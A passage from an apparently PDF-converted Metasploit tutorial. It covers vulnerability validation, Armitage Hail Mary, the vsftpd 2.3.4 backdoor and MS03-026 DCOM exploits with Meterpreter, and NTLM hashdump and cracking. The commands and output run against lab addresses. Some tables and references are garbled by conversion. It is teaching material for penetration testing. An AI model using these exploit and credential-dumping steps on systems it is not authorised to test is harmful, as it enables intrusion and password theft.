Tags, Compromised Hosts, Compromised Credentials, Discovered OSes, Discovered Hosts, Host Details, Discovered Services, and Web Sites. Under 'Options', 'Mask discovered credentials' is unchecked, while 'Include session details' and 'Include charts' are checked. There are empty text boxes for 'Excluded addresses' and 'Recipients'. At the bottom, 'Cancel' and 'Start' buttons are visible.

Next, you will see a Validation Wizard. Here, you need to click the **Push validations** button.



The screenshot shows the 'Vulnerability Validation Wizard' in the 'Preparing' state. At the top right, the 'Push validations' button is highlighted with a red box. The main area displays statistics: 45 hosts imported, 15 vulns found, 2 exploit attempts, 1 vuln validation, and 1 vuln exception. Below this is a table titled 'Hosts imported' with columns 'Address' and 'Created'. The table shows 10 entries, all with addresses redacted by red bars and creation times of 'a few seconds ago'.

You will get the following screen after you have all the list of the vulnerabilities tested.

Vulnerability Listing ▼ X									
View details about discovered vulnerabilities. To use one of the exception controls on a vulnerability, select a row. To use the control with all displayed displayed vulnerabilities, select the top row and use Select Visible. Cancel all selections using Clear All.									
Exposures: Susceptible to malware attacks Metasploit-exploitable Validated with Metasploit Exploit published Validated with published exploit									
<input type="button" value="Exclude"/> <input type="button" value="Recall"/> <input type="button" value="Resubmit"/> Total Vulnerabilities Selected: 0 of 137									
<input type="checkbox"/>	Title			CVSS	Risk	Published On	Severity	Instances	Exceptions
<input type="checkbox"/>	MS11-050: Cumulative Security Update for Internet Explorer (2530548)			9.3	697	Thu Jun 16 2011	Critical	1	Exclude
<input type="checkbox"/>	MS12-063: Cumulative Security Update for Internet Explorer (2744842)			9.3	562	Tue Sep 18 2012	Critical	1	Exclude
<input type="checkbox"/>	MS13-069: Cumulative Security Update for Internet Explorer (2870699)			9.3	300	Tue Sep 10 2013	Critical	1	Exclude
<input type="checkbox"/>	MS13-059: Cumulative Security Update for Internet Explorer (2862772)			9.3	311	Tue Aug 13 2013	Critical	1	Exclude
<input type="checkbox"/>	MS13-055: Cumulative Security Update for Internet Explorer (2845071)			9.3	327	Tue Jul 09 2013	Critical	1	Exclude

To see the results of the tested vulnerabilities, go to Home -> Project Name -> Vulnerabilities.

<div>Report View</div> <div>Create Vulnerabilities</div> <div>Top Items</div> <div>Scan</div> <div>Import</div> <div>Response</div> <div>Workflow</div> <div>Malware</div> <div>Reverse</div> <div>Export</div> <div>Search Vulnerabilities</div>									
<div>Vulns</div> <div>Home</div> <div>Services</div> <div>Vulnerabilities</div> <div>Exploited Data</div> <div>Network Topology</div>									
<div>Show: 100 entries</div> <div>Push Exploited Vulnerabilities</div> <div>Create Exceptions</div>									
<div>All New Exploited</div> <div>All Selected</div>									
<input type="checkbox"/>	Host	Service	Name	Status	References				
<input type="checkbox"/>	VULN1	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (88864)	Exploited	CVE-2008-0280 (16 Total)				
<input type="checkbox"/>	VULN2381079E	135/tcp	MS09-008: Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	metasploit-0x00000000	445/tcp	Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	VULN0000000000	135/tcp	MS09-008: Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	WINQUAD0E	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (88864)	Exploited	CVE-2008-0280 (16 Total)				
<input type="checkbox"/>	VULN01	445/tcp	MS08-067: Vulnerability in Server Service Could Allow Remote Code Execution (88864)	Exploited	CVE-2008-0280 (16 Total)				
<input type="checkbox"/>	WINQUAD	135/tcp	MS09-008: Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	metasploit0E	445/tcp	MS09-008: Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	metasploit0E	445/tcp	Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				
<input type="checkbox"/>	metasploit0E	445/tcp	Buffer Overflow in RPC Interface Could Allow Code Execution (82398)	Exploited	CVE-2009-0382 (15 Total)				


12. Metasploit – Exploit

After vulnerability scanning and vulnerability validation, we have to run and test some scripts (called **exploits**) in order to gain access to a machine and do what we are planning to do.


Exploit using Armitage GUI

We have several methods to use exploits. The first and foremost method is to use Armitage GUI which will connect with Metasploit to perform automated exploit testing called HAIL MARY. Let's see how it works.


Open Kali distribution -> Application -> Exploit Tools -> Armitage.




Next, go to **Attacks** -> **Hail Mary** and click Yes.



You will see the following screen which would show all the exploits that are being tested.



Next, you will see the icon of the exploitable system (i.e., the system on which the exploit worked) will turn red in color with a thunderstorm pattern over it. At the console, you will see which exploit was successful, with its respective session ID.



Now you can interact with the machine.

Exploit using Command Prompt

The second way (and probably a little professional way) to use an Exploit is by the Command Prompt.

From the Vulnerability Scanner, we found that the Linux machine that we have for test is vulnerable to FTP service. Now we will use an **exploit** that can work for us. The command is:

```
msf > use "exploit path"
```

```
Metasploit Pro -- learn more on http://rapid7.com/metasploit
      =[ metasploit v4.11.8-
+ -- --=[ 1519 exploits - 880 auxiliary - 259 post
+ -- --=[ 437 payloads - 38 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

Next, use the following command in order to see what parameters you have to set to make it functional.

```
msf > show options
```

This exploit shows that we have to set RHOST "target IP"

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      21               yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Automatic
```

Next, use the commands:

```
msf > set RHOST 192.168.1.101
msf > set RPORT 21
```

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) >
```

Next, use the command:

```
msf > run
```

If the exploit is successful, then you will see one session opened, as shown in the following screenshot.



```
msf exploit(vsftpd_234_backdoor) > run
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.103:37019 -> 192.168.1.101:6200) at 2016-08-14 11:10:58 -0400
```

Now, you can interact with this system.

13. Metasploit – Payload

Payload, in simple terms, are simple scripts that the hackers utilize to interact with a hacked system. Using payloads, they can transfer data to a victim system.

Metasploit payloads can be of three types –

- **Singles** – Singles are very small and designed to create some kind of communication, then move to the next stage. For example, just creating a user.
- **Staged** – It is a payload that an attacker can use to upload a bigger file onto a victim system.
- **Stages** – Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter and VNC Injection.

Example

Let's take an example to understand the use of Metasploit payloads. Assume we have a Windows Server 2003 machine which is vulnerable to DCOM MS03-026.

At first, we will search for an **exploit** that can work with this vulnerability. We will use the exploit with the best **RANK**.

```
msf > session 1
[-] Unknown command: session.
msf > connect session 1
[-] Unable to connect: getaddrinfo: Name or service not known
msf > search dcom
1681024.xml
Matching Modules
=====
```

Name	Disclosure Date	Rank	Description
auxiliary/scanner/telnet/telnet_ruggedcom		normal	RuggedCom
Telnet Password Generator			
exploit/windows/dcerpc/ms03_026_dcom	2003-07-16	<u>great</u>	MS03-026
Microsoft RPC DCOM Interface Overflow			
exploit/windows/smb/ms04_031_netdde	2004-10-12	good	MS04-031
Microsoft NetDDE Service Overflow			
exploit/windows/smb/psexec_psh	1999-01-01	manual	Microsoft
Windows Authenticated Powershell Command Execution			

```
msf >
```

Next, we will use the following command to see what payload we can use with this exploit.

```
msf > show payloads
```

and see I can use payloads that will help me to upload /execute files , to make the victim as a VNC server to have a view.

```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
=====

Name                               Disclosure Date Rank   Description
----                               -
generic/custom                     normal          Custom Payload
generic/debug_trap                 normal          Generic x86 Debug Trap
generic/shell_bind_tcp             normal          Generic Command Shell, Bind TCP
Inline
generic/shell_reverse_tcp          normal          Generic Command Shell, Reverse
CP Inline
generic/tight_loop                 normal          Generic x86 Tight Loop
windows/adduser                   normal          Windows Execute net user /ADD
windows/dllinject/bind_hidden_ipkno normal          Reflective DLL Injection, Hidden
cknock TCP Stager
```

The above command will show the payloads that will help us upload/execute files onto a victim system.

```

windows/upexec/reverse_tcp_rc4_dns normal Windows Upload/Execute, Reverse
TCP Stager (RC4 Stage Encryption DNS)
windows/upexec/reverse_tcp_uuid    normal Windows Upload/Execute, Reverse
TCP Stager with UUID Support
windows/vncinject/bind_hidden_ipkno normal VNC Server (Reflective Injection
cknock TCP Stager
windows/vncinject/bind_hidden_tcp   normal VNC Server (Reflective Injection
Hidden Bind TCP Stager
windows/vncinject/bind_ipv6_tcp     normal VNC Server (Reflective Injection
Bind IPv6 TCP Stager (Windows x86)
windows/vncinject/bind_ipv6_tcp_uuid normal VNC Server (Reflective Injection
Bind IPv6 TCP Stager with UUID Support (Windows x86)
windows/vncinject/bind_nonx_tcp     normal VNC Server (Reflective Injection
Bind TCP Stager (No NX or Win7)
windows/vncinject/bind_tcp          normal VNC Server (Reflective Injection

```

To set the payload that we want, we will use the following command –

```
set PAYLOAD payload/path
```

Set the listen host and listen port (LHOST, LPORT) which are the **attacker IP** and **port**. Then set remote host and port (RPORT, LHOST) which are the **victim IP** and **port**.

```

msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms03_026_dcom) > set LPORT 23524
LPORT => 23524
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400
meterpreter >

```

Type "exploit". It will create a session as shown below –

```
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400
meterpreter > |
```

Now we can play with the machine according to the settings that this payload offers.

14. Metasploit – Credential

After gaining access to a machine, it is important to take all the sensitive information such as usernames and passwords. You can perform this operation for auditing purpose as well, to analyze if the systems in your organization are using strong passwords or not.

In Windows, the passwords are stored in an encrypted form which are called **NTLM hash**. In Windows OS, you should always look for the user having the number 500, which signifies that the user is a **superuser**.

```
meterpreter> hashdump
[*] Dumping password hashes...
[+] admin:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[+] Administrator:500:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:0a374fa09ed60b40beed3bfff30963:::
```

In the free version of Metasploit, hash credentials have to be saved in a text file or in the Metasploit database.


Example

Let's use the scenario that we have used in the previous chapter. Assume we have a Windows Server 2003 machine which is vulnerable to DCOM MS03-026. We gained access to this system and inserted the **meterpreter** payload.

The command generally used in meterpreter is **hashdump** which will list all the usernames and the passwords.


```
meterpreter> hashdump
[*] Dumping password hashes...
[+] admin:1003:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
[+] Administrator:500:331353fe703d4febde04d3d85c4cac4b:31f436e008d337cfe012704d79d4ab80:::
[+] Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[+] SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:0a374fa09ed60b40beed3bfff30963:::
```

You can also use **Armitage** to retrieve this information, as shown in the following screenshot.




The commercial edition Metasploit has a separate session called **Credential** which allows to collect, store, and reuse the credentials. Let's see how to go about it.


To collect sensitive data, first go to: Home -> Project Name -> Sessions.



Click on the active session.



Next, click **Collect System Data**. It will collect all the HASH and passwords.




You will get to see a screen as follows:

```


AuthID Package Domain User Password
-----
[+] [2016.08.18-13:21:52] Workspace:Metasploit Florjan Llap Progress:2/3 (66%) Cracking weak passwords found during collection...
[*] [2016.08.18-13:21:53] Wordlist file written out to C:/WINDOWS/Temp/jtrtmp20160818-3020-1m2o66f
[*] [2016.08.18-13:21:53] Hashes Written out to C:/WINDOWS/Temp/hashe_tmp20160818-3020-1mhim5
[*] [2016.08.18-13:21:53] Cracking lm hashes in normal wordlist mode...
[*] [2016.08.18-13:21:54] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:21:54] ADMIN (admin)
[*] [2016.08.18-13:21:54] Cracking lm hashes in single mode...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 3 password hashes with no different salts
[*] [2016.08.18-13:22:02] 011 (administrator:2)
[*] [2016.08.18-13:22:02] Cracking lm hashes in incremental mode (All4)...
[*] [2016.08.18-13:22:02] Loaded 4 password hashes with no different salts (LM DES [64/64 BS MMX])
[*] [2016.08.18-13:22:02] Remaining 2 password hashes with no different salts
